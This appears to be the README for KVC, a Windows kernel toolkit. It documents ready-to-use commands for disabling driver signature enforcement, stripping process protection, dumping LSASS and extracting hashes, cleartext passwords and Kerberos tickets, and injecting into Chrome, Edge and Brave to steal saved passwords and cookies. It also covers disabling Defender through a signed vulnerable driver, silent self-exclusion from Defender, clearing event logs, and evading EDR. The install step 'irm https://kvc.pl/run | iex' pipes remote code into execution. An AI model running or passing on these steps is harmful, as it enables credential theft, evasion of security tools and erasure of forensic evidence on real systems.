Per-generation CPU configuration via UnderVolter.ini — The module ships with a documented UnderVolter.ini covering Intel 2nd through 15th generation Core processors: Sandy Bridge, Ivy Bridge, Haswell, Broadwell, Skylake, Kaby Lake, Coffee Lake (8th/9th gen), Comet Lake, Tiger Lake, Rocket Lake, Alder Lake, Raptor Lake, Meteor Lake, and Arrow Lake (Core Ultra 200S/HX). Each profile is identified by CPUID (family/model) and defines safe voltage offset ranges per domain (IACORE, RING, ECORE, UNCORE, GTSLICE, GTUNSLICE), IccMax limits, and power-limit values where applicable. All offsets include a 20% safety margin based on community-reported stable values. The framework selects the matching profile automatically at boot time via CPUID. The shipped offsets are intentionally conservative — for optimal results, tune the negative voltage values in UnderVolter.ini for your specific chip. Per-generation tuning guidance is available at kvc.pl/repositories/undervolter. Lunar Lake (Core Ultra 200V) is explicitly not supported: its embedded power delivery bypasses the traditional MSR 0x150 OC Mailbox interface entirely. Full documentation, raw binaries, and EFI application source available at kvc.pl/repositories/undervolter. The .dat package is built with KvcXor.exe option 6 (Loader.efi + UnderVolter.efi + UnderVolter.ini -> UnderVolter.dat).
UnderVolter subcommands:
| Subcommand | Action |
|---|---|
kvc undervolter deploy |
Decrypt UnderVolter.dat, extract Loader.efi + UnderVolter.efi + UnderVolter.ini, write to ESP. Interactive prompt selects Mode A (replace BOOTX64.EFI, original backed up as .bak) or Mode B (copy to \EFI\UnderVolter\ for manual boot entry). |
kvc undervolter remove |
Restore BOOTX64.efi.bak → BOOTX64.EFI (Mode A) and delete \EFI\UnderVolter\. |
kvc undervolter status |
Check whether UnderVolter.efi, UnderVolter.ini, and the Mode A backup exist on the ESP. Reports NOT DEPLOYED or `DEPLOYED |
GUI process list — kvc list --gui opens a graphical interface for convenient viewing and interaction with long process lists.

Windows Defender & Tamper Protection automation — Real-Time Protection and Tamper Protection can be toggled via kvc rtp on/off/status and kvc tp on/off/status. Implemented via IUIAutomation (ghost mode): KVC opens the Windows Security window (windowsdefender://threatsettings) with the taskbar hidden and console set topmost, temporarily zeros ConsentPromptBehaviorAdmin/PromptOnSecureDesktop to suppress UAC prompts (backed up and restored atomically), locates the toggle switch via UIA tree traversal, clicks it, and closes the window. On first run after boot, a pre-warming pass initialises the Defender COM stack. No PowerShell, no WMI — literal robot clicking.
Next-Generation DSE Bypass — PatchGuard-safe implementation using SeCiCallbacks/ZwFlushInstructionCache redirection. Works with Secure Boot enabled (requires Memory Integrity off). Symbol-based for callback resolution; g_CiOptions located via offline semantic probe (no PDB, no network). Legacy direct g_CiOptions patch preserved for standard systems.
External driver loading — kvc driver load/reload/stop/remove for seamless unsigned driver management with automatic DSE bypass and restoration. load accepts optional -s <0–4> to set the service start type (0=Boot, 1=System, 2=Auto, 3=Demand, 4=Disabled); defaults to Demand (3).
Module enumeration — kvc modules <process> (alias: mods) lists loaded modules in any process including PPL-protected ones. Subcommand modules <PID> read <module> [offset] [size] reads raw bytes from a specific module in the target process (default: 256 bytes from offset 0, max 4096 bytes) — useful for PE header inspection or arbitrary memory reads within a module.
Defender exclusions via native WMI — All exclusion operations go directly through the MSFT_MpPreference COM interface (ROOT\\Microsoft\\Windows\\Defender) — no PowerShell spawning. Before every write, KVC queries the live preference instance and skips if the value already exists.
Automatic self-exclusion — On every invocation (including kvc help), KVC silently registers both kvc.exe (process exclusion) and the full executable path (path exclusion) in Defender via WMI before any other work begins. No output, no logging. Each is checked individually via HasExclusion() before writing — already-present values are skipped entirely.
Process enumeration performance — GetProcessList now performs a single CreateToolhelp32Snapshot to build a PID→name map before the kernel walk, replacing per-process OpenProcess + QueryFullProcessImageName round-trips. Kernel offsets are hoisted outside the loop. Measurable speedup on kvc list.
Full registry hive coverage — Backup, restore, and defrag cover all 8 hives: SYSTEM, SOFTWARE, SAM, SECURITY, DEFAULT, BCD (boot configuration, physical path auto-resolved at runtime), NTUSER.DAT and UsrClass.dat (current user, SID-resolved).
Tetris — kvc tetris — because why not. Written in x64 assembly, opens a Win32 GUI window, stores high scores in the registry, and runs as PPL-WinTcb. Yes, really.
Development is conducted during free time outside primary occupation (welding/fabrication).
📚 Technical Research & Official Platform
kvc.pl — Official Windows Internals Research & Engineering Portal.
The portal hosts in-depth technical papers, application security audits, and deep-dive kernel analyses:
- Kernel & Hypervisor Research: ForceIO filesystem minifilter bypass, SKCI code integrity verification, EFI runtime NVRAM patching, and Poqexec primitive operation queues.
- Security Audits: In-depth architecture reviews of national and banking identity applications: mObywatel, eDO App, and mBank.
- Open Source Ecosystem: Over 30 specialized engineering repositories spanning UEFI development, kernel drivers, reverse engineering tooling, and assembly utilities.
- Engineering Foundation: Distilling over 30 years of hands-on expertise in Windows kernel internals, memory architecture, and defensive evaluation.
Author: Marek Wesołowski (WESMAR)
Year: 2026
Portal: kvc.pl
1. Introduction and KVC Philosophy
What is KVC?
The Kernel Vulnerability Capabilities (KVC) framework is a Windows systems tool for kernel research, administration, penetration testing, and education. It operates primarily in kernel mode and exposes low-level mechanisms that are normally reached only through protected Windows interfaces.
From Control to Capabilities
Originally conceived as "Kernel Vulnerability Control," the framework's name evolved to emphasize its true nature: leveraging inherent Capabilities. Traditional security approaches often focus on controlling vulnerabilities from an external perspective. KVC, however, operates differently; it utilizes legitimate, albeit often undocumented or unintended, kernel-level capabilities to bypass security boundaries. This paradigm shift positions KVC not as a tool that simply breaks security, but as one that repurposes Windows' own mechanisms for in-depth analysis and manipulation.
Core Capabilities
Driver Signature Enforcement (DSE) Control — Three bypass modes: direct
g_CiOptionspatch (offline semantic probe, no PDB, no network),SeCiCallbacksredirection viaZwFlushInstructionCache(--safe, PatchGuard-compatible), and HVCI-aware path (skci.dllrename + RunOnce, one reboot). Fully restores original state after driver loading. Works on fully hardened systems (HVCI + Secure Boot + TPM).PP/PPL Manipulation — Read and write
EPROCESS.Protectiondirectly in kernel memory.kvc unprotect,kvc protect,kvc set,kvc restore. Session state persisted across reboots (HKCU\Software\kvc\Sessions\<BootID>).Process Signature Spoofing — Write
SignatureLevel+SectionSignatureLevelinEPROCESSalongside the Protection byte. Auto-calculated optimal values onkvc protect/kvc set; manual surgical control viakvc spoof <pid> <ExeSigHex> <DllSigHex>. Process becomes indistinguishable from a legitimately protected binary under kernel inspection.Memory Dumping —
MiniDumpWriteDumpagainst PPL/PP processes viaEPROCESS.Protectionself-elevation beforeOpenProcess.kvc dump lsass.exe→Downloads\lsass_PID.dmp. After dump, KVC offers immediatekvc analyzeifkvcforensic.datis present.LSASS Credential Extraction (
kvcforensic.dat) —kvc analyze <dump>extracts MSV1_0 (NT/LM/SHA1), WDigest (cleartext), Kerberos sessions + tickets, DPAPI master keys, CredMan from any LSASS minidump.kvc analyze lsassauto-locates dump in CWD or Downloads.kvc analyze --guiopens graphical inspector. Supports all Windows builds from 10 1803 through 11 26H1 (build 28000+). Auto-downloaded on demand from GitHub ifkvcforensic.datis missing.Browser Credential Extraction (
kvc.dat) — Chrome, Edge, Brave: passwords, cookies, and payment data extracted live without browser termination. Isolates child network-service processes to release SQLite locks, reflectively maps zero-CRTkvc_crypt.dllvia Direct Syscalls, decrypts App-Bound Encryption master keys through in-process COM elevation brokers (IOriginalBaseElevatorandIEdgeElevatorFinal), and streams records over asynchronous Named Pipes. Built as zero-CRT native binaries and deployed viakvc setupor one-command installation.WiFi Keys + DPAPI Secrets —
kvc export secrets: acquires TrustedInstaller token, extractsDPAPI_SYSTEM+NL$KMfromHKLM\SECURITY, decrypts WiFi passwords vianetsh, merges browser results, generates HTML + TXT report.TrustedInstaller Integration — Acquires primary
NT SERVICE\TrustedInstallertoken via SYSTEM impersonation → SCM → TI token duplication. Used internally for protected registry writes and file operations.kvc trusted <cmd>runs any process as TrustedInstaller.kvc install-contextadds "Run as TrustedInstaller" to Explorer right-click.Defender Management — IFEO disable (
MsMpEng.exe→Debugger=systray.exe) via offline hive edit, with immediate termination through a signed K7RKScan session.kvc.sysclears and verifies target protection; survivors are restored before cleanup. The IFEO block survives reboot,sfc /scannow, and Defender updates untilkvc secengine enable. RTP + Tamper Protection toggle viaIUIAutomationghost mode (no PowerShell, no WMI). Exclusions viaMSFT_MpPreferenceCOM direct. Automatic self-exclusion on every invocation.Kernel Primitive Layer — OmniDriver (
kvcstrm.sys) — Purpose-built KMDF driver (not derived from any CVE payload): cross-process virtual R/W (MmCopyVirtualMemory, KernelMode), batch R/W (64 ops/round-trip), PP/PPL process termination (ZwTerminateProcesskernel handle),EPROCESS.PS_PROTECTIONdirect write, physical memory R/W (MmMapIoSpaceEx), kernel pool alloc/free, CR0.WP-clear write to read-only memory, token elevation to SYSTEM, handle table close, arbitrary kernel call. Auto-lifecycle: loaded on demand, service entry deleted after use.Signed Termination Driver — kvckiller (
kvckiller.sys) — K7RKScan23.0.0.11, valid Microsoft WHCP signature, serviceK7RKScan, device\\.\DosK7RKScnDrv. Handshake uses0x222008; termination uses0x222018. Used withkvc.sysprotection clearing bykvc secengine disableand as the fallback inkvc kill.KillerSessionmanages registry state, service ownership, device lifetime, and cleanup.ForceIO File Operations (
forceio.sys) - A byte-identical officialIObitUnlocker.syspayload with a valid Microsoft WHCP signature. KVC exposeslocks,delete,rename, andcopy;locks/deletesupport*and?in the final path component. TheForceIOSessionRAII wrapper owns the temporaryIObitUnlockerservice and deployed driver, while the checksum stager creates a short-lived padded worker for the driver's caller check. Reconstructed and deployed only for ForceIO commands.SMSS Boot-Phase Driver Loader (
kvc_smss.exe) - Native application (SUBSYSTEM:NATIVE, zero-CRT C) executed by SMSS beforeservices.exe, beforewinlogon.exe, before any AV user-mode component. Resolves kernel offsets via built-in heuristic scanner (FindKernelOffsetsLocally- three independent passes, immune to Windows Update drift). Loads unsigned drivers via full DSE bypass cycle. Patches HVCI offline via chunked NK/VK hive walker. RegistersHvciShutdownSvc(AUTO_STARTx64 assembly service) to restore Device Security appearance on the next boot -windowsdefender://devicesecuritystays clean. INI-driven (C:\Windows\drivers.ini):LOAD,UNLOAD,RENAME,DELETEactions.Folder and Partition Protection (
kvc lock) — CLI + full Win32 GUI. Backed bykvcblocker.sys, a signed FSFilter Content Screener (serviceclrcd, altitude 389991) — loads on Windows 11 26H1 via legacy cross-signed driver compatibility, no test-signing. IOCTL surface fully reconstructed from the original Secure Folders binary via IDA + WinDbg kernel tracing. Modes:Hidden,Locked,ReadOnly,NoExec,All. CLI commands:kvc lock on/off/add/remove/allow/unallow/list/status/clearplus--guiand--tray. Trusted process names are stored as lowercase executable basenames and bypass all flags. Protects files, folders, or full partition roots (C:\,D:\).EFI Undervolting (
UnderVolter) — UEFI application that patches CFG Lock + OC Lock in the hiddenSetupEFI NVRAM variable (IFR offset extraction) before the Windows bootloader. Clears both MSR locks without physical BIOS flashing. Applies negative voltage offsets and power limits per-domain (IACORE,RING,ECORE,UNCORE,GTSLICE,GTUNSLICE) viaMSR 0x150(Intel OC Mailbox) on every subsequent boot. Intel 2nd–15th gen (Sandy Bridge through Arrow Lake). Enables systematic Plundervolt-class (CVE-2019-11157) research at UEFI privilege without physical probing equipment.Desktop Watermark Removal — Modified
ExpIorerFrame.dll(U+0049 capital I — visually identical to lowercase l) intercepts all five rendering paths across Vista through Build 28000+:LoadStringW,ExtTextOutW,DrawTextW,BrandingLoadStringForEdition(delay IAT by name),DrawTextWithGloword 126 (delay IAT by ordinal, INT entry0x800000000000007E).External Driver Management (
kvc driver) —load/reload/stop/removewith automatic DSE bypass (SeCiCallbacks, PatchGuard-resistant) and restore.kvc driver load <path> [-s <0-4>]loads any unsigned driver with configurable StartType; DSE patched before load, restored after.reload= stop + patch + start + unpatch. Full path or short name (test→System32\drivers\test.sys).Module Enumeration (
kvc modules) — List all loaded modules in any process including PPL-protected (kernel driver access).kvc modules <pid> read <module> [offset] [size]reads raw bytes from module memory (max 4096, default 256, offset in hex or decimal). Alias:kvc mods.Event Log Clearing (
kvc evtclear) — Clears all primary Windows event logs: Application, Security, Setup, System. Single command, TrustedInstaller context.Registry Backup / Restore / Defrag — Full hive coverage:
SYSTEM,SOFTWARE,SAM,SECURITY,DEFAULT,BCD,NTUSER.DAT,UsrClass.dat. Operations under TrustedInstaller context.Direct Syscalls — SSN-sorted NTDLL Zw* export table,
AbiTramp.asmtrampoline (RCX → R10, shadow space, stack args). Bypasses user-mode EDR hooks entirely. Used throughoutkvc_pass.exeforNtAllocateVirtualMemory,NtWriteVirtualMemory,NtGetNextProcess, and related primitives.Resource Packaging — Eight embedded components comprising seven PE images plus compressed CLI help within a 24-bit bitmap
RT_BITMAPresource. Employs maskedMSCFsignatures, versioned manifests, stripped PE DOS headers, andks.sysauthentic stub reconstruction in RAM without intermediate file drops. Atomic driver operations load → IOCTL → unload → remove service. Automatic Defender self-exclusion uses WMI COM directly, withoutpowershell.exe.
Driver Trust and Blocklist Status
The status below was checked on 2026-11-12 against the exact file and Authenticode hashes, the current Microsoft Vulnerable Driver Blocklist, and the LOLDrivers database.
The terms are separate:
- Blocked means the driver cannot load under the enforced Microsoft driver policy.
- Known-vulnerable sample means a public analysis database identifies that exact binary as a vulnerability or an overpowered kernel primitive.
- Signed means the file passes Authenticode validation. It does not imply that the driver's IOCTL surface is safe.
kvckiller.sys / K7RKScan
| Property | Value |
|---|---|
| Version | 23.0.0.11 |
| SHA-256 | 4D50A0D6F1FFA7815B8D3EC92245BE727A27EEDD7975C63C08B2E9E24275FC92 |
| Authenticode | Valid |
| Signer | Microsoft Windows Hardware Compatibility Publisher |
| Exact hash in LOLDrivers | No |
| Microsoft K7RKScan rule | Maximum version 23.0.0.10 |
| Microsoft blocklist result | Not blocked at version 23.0.0.11 |
forceio.sys / IObitUnlocker
| Property | Value |
|---|---|
| Distribution | IObit Unlocker v1.3.0.20 |
| SHA-256 | C6E50AC7B540E20979B9928867BACF738FAB41E0543B0587CD8C0FE90273A577 |
| File relationship | Byte-identical to the official installed IObitUnlocker.sys |
| Authenticode | Valid (/pa and /kp) |
| Signer | Microsoft Windows Hardware Compatibility Publisher |
| Runtime ownership | Temporary IObitUnlocker service managed by ForceIOSession |
| Scope in KVC | File lock query, delete, rename/move, and copy only |
forceio.sys is a signed third-party driver, distinct from both the in-house
kvcstrm.sys and the K7 termination driver. KVC does not patch the binary or replace
its Microsoft signature. The integration uses the driver's documented file-operation
surface and keeps the caller-validation worker ephemeral.
kvc.sys / RTCore64
| Property | Value |
|---|---|
| SHA-256 | 01AA278B07B58DC46C84BD0B1B5C8E9EE4E62EA0BF7A695862444AF32E87F1FD |
| Authenticode | Valid |
| Signer | MICRO-STAR INTERNATIONAL CO., LTD. |
| LOLDrivers entry | RTCore64.sys, category vulnerable driver |
| Exact SHA-256 in LOLDrivers | Yes |
| Exact SHA-256 in Microsoft blocklist | No |
| Exact Authenticode SHA-256 in Microsoft blocklist | No |
RTCore64 filename rule in Microsoft blocklist |
No |
| Microsoft blocklist result | Not blocked by the current exact-hash or filename rules |
The current Microsoft list has MICRO-STAR publisher rules for specific drivers such as NTIOLib and NVOCLOCK; none of those rules targets this RTCore64 image.
The package is therefore blocklist-clean on the checked Microsoft policy, but it is not vulnerability-free: kvc.sys is a public LOLDrivers sample. It is better described as an explicitly selected, Microsoft-signed, overpowered kernel driver used by KVC, not as an unknown or exploitable memory-corruption payload.
Deployment policy should state which property matters:
- If the requirement is “loads under the current Microsoft blocklist”, the current signed binaries satisfy that check.
- If the requirement is “no exact binary listed in LOLDrivers”,
kvc.sysdoes not satisfy it and must be replaced.
Intended Use
KVC is intended solely for legitimate security research, authorized penetration testing, incident response, and educational training. Unauthorized use is strictly prohibited and illegal.
2. Quick Installation and Requirements
Installation Methods
🚀 One-Command Remote Installation
Execute in an elevated PowerShell console as Administrator:
# Primary distribution mirror
irm https://kvc.pl/run | iex

# GitHub Releases fallback
irm https://github.com/wesmar/kvc/releases/download/latest/run | iex
The installer streams the encrypted container kvc.enc, performs in-memory XOR decryption, partitions kvc.exe and kvc.dat via [System.Buffer]::BlockCopy, and invokes kvc setup. Privilege escalation and exclusion management are handled natively by the binary under TrustedInstaller context.
📦 Manual Download
- Download the
kvc.7zarchive from GitHub Releases or the project website. - Extract the archive using 7-Zip. Archive password:
github.com - Execute
kvc.exe setupfrom an elevated prompt to deploy components and configure system exclusions.
🔧 Auxiliary Module Deployment (kvc.dat and kvcforensic.dat)
- Browser extraction (
kvc.dat): Chrome, Edge, and Brave live extraction requireskvc_pass.exeandkvc_crypt.dll, packaged withinkvc.dat. - Forensic analysis (
kvcforensic.dat): LSASS minidump credential extraction (kvc analyze) requireskvcforensic.dat, embeddingKvcForensic.exeand LSA structure definitions.
# Deploy kvc.dat + kvcforensic.dat to C:\Windows\System32
kvc.exe setup
The irm installer deploys kvc.dat automatically. If an auxiliary module is absent when invoked, KVC prompts for automatic on-demand retrieval.
Actions performed by kvc setup:
- Reads
kvc.dat, decrypts and partitions it intokvc_pass.exeandkvc_crypt.dll, writing both toC:\Windows\System32. - Replicates
kvc.exeintoC:\Windows\System32for global command accessibility. - Configures Windows Defender exclusions directly via native WMI dispatches under TrustedInstaller.
- Deploys
kvcforensic.dattoC:\Windows\System32if present in the working directory.
Without kvc.dat: Only Edge passwords are available via built-in DPAPI fallback. KVC will offer to download kvc.dat automatically when browser commands are used.
Without kvcforensic.dat: kvc analyze is unavailable. KVC will offer to download kvcforensic.dat automatically when analyze commands are used.
System Requirements
- Operating System: Windows 10 or Windows 11 (x64 architecture). Windows Server editions are also supported.
- Architecture: x64 only.
- CPU: Any x64 processor with SSE2 support (3rd-generation Intel Core or newer, AMD equivalent). No AVX or YMM instructions are used —
kvc_pass.exeandkvc_crypt.dllare SSE2-only builds, verified withdumpbin /disasm | findstr ymm. - Runtime: No Visual C++ Redistributables required. Regular KVC modules use the static runtime (
/MT), whileimplementer.exeis a freestanding no-CRT build with onlyKERNEL32.dll,Cabinet.dll, andbcrypt.dlldependencies. - Privileges: Administrator privileges are mandatory for almost all KVC operations due to kernel interactions, service management, and protected resource access.
3. System Architecture
KVC employs a modular architecture designed for flexibility and stealth. The core components interact to achieve privileged operations:
flowchart LR
    subgraph UserMode["User Mode Layer"]
        A(["kvc.exe CLI"]) --> B{"Controller Core"}
        B --> C(["Service Manager"])
        B --> D(["TrustedInstaller Integrator"])
        B --> E(["OffsetFinder"])
        B --> F(["DSEBypass Logic"])
        B --> G(["Session Manager"])
        B --> H(["Filesystem & Registry Ops"])
        I(["kvc_pass.exe"]) --> J(["Browser COM Elevation"])
        K(["kvc_crypt.dll"]) --> J
    end

    subgraph KernelMode["Kernel Mode Drivers"]
        L(["kvcDrv Interface"]) <--> M(["kvc.sys<br/>Embedded Driver"])
        N2(["strmDrv Interface"]) <--> O2(["kvcstrm.sys<br/>OmniDriver"])
        N3(["KillerSession Interface"]) <--> O3(["kvckiller.sys<br/>K7RKScan Signed"])
        N4(["ForceIOSession Interface"]) <--> O4(["forceio.sys<br/>Minifilter Bypass File I/O"])
    end

    subgraph SystemInteraction["Operating System Targets"]
        D --> N["NT SERVICE\\TrustedInstaller"]
        H --> O["System Registry"]
        H --> P["NTFS File System"]
        M --> Q["EPROCESS Structures"]
        M --> R["g_CiOptions / SeCiCallbacks"]
        J --> S["Browser Processes"]
        M --> T["EPROCESS.PS_PROTECTION"]
        O3 --> U["Ring-0 Process Termination (PPL stripped by kvc.sys)"]
        O4 --> V["WdFilter-Protected Files (Delete/Copy/Move)"]
    end
    end

    B --> L
    L --> B
    B --> N2
    N2 --> B
    B --> N3
    N3 --> B
Conceptual Flow:
- The user interacts with
kvc.exevia the command-line interface. - The
Controllerclass orchestrates the requested operation. - Kernel Access:
- The
ControllerusesServiceManagerto manage the lifecycle of the embedded kernel driver (kvc.sys). - Seven PE binaries and the CLI help text are available from the bitmap-backed
RT_BITMAPresource:kvc.sys(memory R/W and EPROCESS),kvckiller.sys(K7RKScan termination driver),kvcblocker.sys(FSFilter folder protection),kvcstrm.sys(OmniDriver kernel primitives),forceio.sys(signed ForceIO file operations),kvc_smss.exe(SMSS boot-phase loader), a modifiedExplorerFrame.dll(watermark removal), andhelp.txt. Only the components requested by the active operation are reconstructed. - Communication occurs through separate device interfaces.
kvc.syshandles kernel memory andEPROCESSoperations.kvcstrm.sysexposes the OmniDriver primitive set.KillerSessionopenskvckiller.sysas serviceK7RKScan, uses handshake IOCTL0x222008, and sends termination IOCTL0x222018to\\.\DosK7RKScnDrv. The session snapshots and restores service and registry state;kvc.sysandkvcstrm.sysretain their existing on-demand lifecycle.
- The
- Offset Resolution:
OffsetFinderdynamically locatesEPROCESS.Protectionand related structures inntoskrnl.exe.g_CiOptionsinci.dllis located byCiOptionsFinderusing a fully offline semantic probe: the on-diskci.dllimage is scanned for RIP-relative instruction patterns (test/bt/bts/mov) that reference the variable, scored by instruction kind and flag-mask content, and the winner is selected without PDB symbols or network access. Windows 11 and Windows 10 use separate probe strategies (CiPolicy section vs..datasection scoring). - Privilege Escalation:
TrustedInstallerIntegratoracquires theNT SERVICE\TrustedInstallertoken, enabling modification of protected system files and registry keys. - Feature Logic: Specific modules handle core functionalities:
DSEBypass Logicimplements DSE control, including the HVCI bypass mechanism involvingskci.dllmanipulation.- Protection manipulation logic within the
Controlleruses the driver to modifyEPROCESS.Protectionfields. - Memory dumping uses elevated privileges (matching target protection if necessary) and
MiniDumpWriteDump. SessionManagertracks protection changes across reboots via the registry.
- Credential Extraction:
- For Edge (DPAPI method) and WiFi, KVC uses the TrustedInstaller context to access necessary system secrets and files.
- For Chrome/Brave/Edge (full extraction),
kvc.exelauncheskvc_pass.exe, which implements a sophisticated multi-stage injection and COM elevation attack:- Process Management: Terminates only the browser's network-service subprocess (which holds database file locks), not the browser itself. The browser continues running normally and reconnects automatically. For Edge, a second network-service kill is issued right before the DLL opens the database, compensating for Edge's faster service-restart speed relative to Chrome.
- Direct Syscall Implementation: Bypasses user-mode API hooks by dynamically resolving syscall numbers (SSNs) through sorting NTDLL's Zw* exports by address and locating syscall gadgets (0x0F05/0xC3). An assembly trampoline (
AbiTramp.asm) marshals arguments from Windows x64 to syscall convention, enabling hook-resistant process manipulation. - PE Injection:
kvc_crypt.dllis injected usingNtAllocateVirtualMemory/NtWriteVirtualMemorysyscalls. The DLL employs a position-independent reflective loader (SelfLoader.cpp) that manually resolves APIs by walking the PEB, hashing export names, and processing base relocations without Windows loader involvement. - COM Elevation: Once loaded,
kvc_crypt.dlluses the browser's built-in COM elevation service to decrypt the App-Bound Encrypted (APPB) master key. For Chrome/Brave, it instantiatesIOriginalBaseElevator; for Edge, it usesIEdgeElevatorFinal(CLSID{1FCBE96C-1697-43AF-9140-2897C7C69767}, IID{C9C2B807-7731-4F34-81B7-44FF7779522B}). These COM objects expose aDecryptDatamethod that performs the actual decryption using the browser's own elevation privileges. If COM elevation fails for Edge, the orchestrator passes a pre-extracted DPAPI key via the named pipe as a fallback. - Data Extraction: Using the decrypted master key,
kvc_crypt.dllopens browser SQLite databases with thenolockflag, decrypts AES-GCM encrypted values (v10/v20schemes), and exports cookies, passwords, and payment data to JSON files via named pipe communication.
- Cleanup: After each operation (or on exit/Ctrl+C), the
Controllerperforms an atomic cleanup, unloading the driver, removing the temporary service entry, and deleting temporary files to minimize forensic traces.
4. Basic Usage
Interact with KVC using kvc.exe from an elevated command prompt (cmd or PowerShell Run as Administrator).
Getting Help
To view all available commands and options, use any of the following:
kvc.exe help
kvc.exe /?
kvc.exe -h
If a command is entered incorrectly, KVC will also display an error message and suggest using the help command .
General Syntax
kvc.exe <command> [subcommand] [arguments...] [options...]
<command>: The main action to perform (e.g.,dse,dump,unprotect).[subcommand]: An optional secondary action (e.g.,dse off,service start).[arguments...]: Required or optional values for the command (e.g., PID, process name, protection level).[options...]: Optional flags modifying behavior (e.g.,--output C:\path).
📋 Full Command Reference (CLI help.txt)
Usage: kvc.exe <command> [arguments]

=== Service Management Commands (Advanced Scenarios) ===
  setup                                             - Decrypt and deploy combined binary components from kvc.dat
  install                                           - Install kvc as NT service with TrustedInstaller privileges
  uninstall                                         - Remove NT service + BootExecute entry + drivers.ini (full cleanup)
  uninstall smss                                    - Remove only SMSS boot loader (BootExecute + drivers.ini, keep service)
  service start                                     - Start the Kernel Vulnerability Capabilities Framework service
  service stop                                      - Stop the Kernel Vulnerability Capabilities Framework service
  service status                                    - Check service status

=== SMSS Boot-Phase Driver Loader ===
  install <driver>                                  - Register driver for early SMSS boot loading (auto-resolves System32\drivers\)
  install <driver.sys>                              - Same - .sys extension optional
  install --pdb <driver>                            - Same + pre-resolve offsets from PDB symbols (skips boot-time scan)
  Writes entry to C:\Windows\drivers.ini (UTF-16, AutoPatch=YES)
  Adds kvc_smss.exe to BootExecute: autocheck autochk * \0 kvc_smss
  Default: no offsets written - kvc_smss heuristic scanner resolves at boot (always fresh)
  --pdb: resolves SeCiCallbacks/ZwFlushInstructionCache via PDB, writes to INI (OffsetSource=PDB)
  --pdb fallback: if PDB lookup fails, scanner runs at boot anyway
  --pdb caveat: stale after Windows update - re-run install or drop --pdb to revert to scanner
  kvc_smss runs before services.exe, before antivirus user-mode components
  DSE bypass sequence: kvc.sys (DriverStore) -> patch -> load target -> restore -> unload
  Verbose=YES in drivers.ini: screen output during boot; NO: silent (check via sc query)

=== Driver Signature Enforcement (DSE) Control ===
  dse off                                           - Disable DSE (Standard: g_CiOptions or HVCI bypass)
  dse off --safe                                    - Disable DSE (Next-Gen: SeCiCallbacks + PDB symbols)
  dse on                                            - Restore DSE (Standard method)
  dse on --safe                                     - Restore DSE (Next-Gen method)
  dse                                               - Check current DSE status (both methods)
  Standard method: Modifies g_CiOptions or prepares HVCI bypass
  --safe method: Patches SeCiCallbacks using PDB symbols
  --safe requires Internet on first run to download kernel symbols
  --safe is PatchGuard-resistant on modern Win10/11
  Both methods store state in HKEY_CURRENT_USER\Software\kvc\DSE
  Symbols cached locally in .\symbols\ for offline use

=== External Driver Loading (Auto DSE Bypass) ===
  driver load <path>                                - Load unsigned driver (Patch -> Start -> Unpatch)
  driver load <path> -s <0-4>                       - Load with specific StartType (0=Boot,1=System,2=Auto,3=Demand,4=Disabled)
  driver reload <n>                                 - Reload driver (Stop -> Patch -> Start -> Unpatch)
  driver stop <n>                                   - Stop driver service (no delete)
  driver remove <n>                                 - Stop and delete driver service
  Path can be full (C:\test.sys) or short name (test -> System32\drivers\test.sys)
  Uses Next-Gen DSE bypass (SeCiCallbacks) - PatchGuard resistant
  DSE is automatically restored after driver loads

=== Memory Dumping Commands ===
  dump <PID|process_name> [path]                    - Create comprehensive memory dump
  Default output: Downloads folder. Custom path: 'kvc dump lsass C:\dumps'
  After lsass dump: offered immediate credential analysis via KvcForensic
  MsMpEng dump only works with Defender disabled (otherwise Ctrl+C)

=== Process Information Commands ===
  list                                              - List all protected processes with color coding
  list --gui                                        - Launch interactive GUI mode for process management
  get <PID|process_name>                            - Get protection status of specific process
  info <PID|process_name>                           - Get detailed process info including dumpability

=== Module Enumeration Commands ===
  modules <PID|process_name>                        - List all loaded modules in target process (alias: mods)
  modules <PID> read <module>                       - Read first 256 bytes from module (PE header)
  modules <PID> read <module> <offset>              - Read 256 bytes from specified offset
  modules <PID> read <module> <offset> <size>       - Read custom size (max 4096 bytes)
  Module name supports partial matching: 'ntdll' finds 'ntdll.dll'
  Offset accepts decimal or hex (0x prefix): 0x1000 or 4096
  Uses kernel driver for protected process memory access

=== Process Termination Commands ===
  kill <PID|process_name>                           - Terminate process with automatic protection elevation
  kill <PID1,PID2,name3>                            - Terminate multiple processes (comma-separated)
  Primary: kvc.sys kernel primitive (KillProcessInternal)
  Fallback: kvckiller.sys (K7RKScan service, digitally signed) - kills any PP/PPL, no restart needed
  Exe path cached at kill time; 'kvc restore <name>' can relaunch the process
  Supports process names: 'kill total' terminates Total Commander
  Case-insensitive partial matching: 'notepad' matches 'notepad.exe'

=== Process Protection Commands ===
  set <PID|process_name> <PP|PPL> <TYPE>            - Set protection (force, ignoring current state)
  protect <PID|process_name> <PP|PPL> <TYPE>        - Protect unprotected process
  unprotect <PID|process_name|SIGNER>               - Remove protection from process(es)
  unprotect all                                     - Remove protection from ALL processes
  unprotect <PID1,PID2,PID3>                        - Remove protection from multiple processes
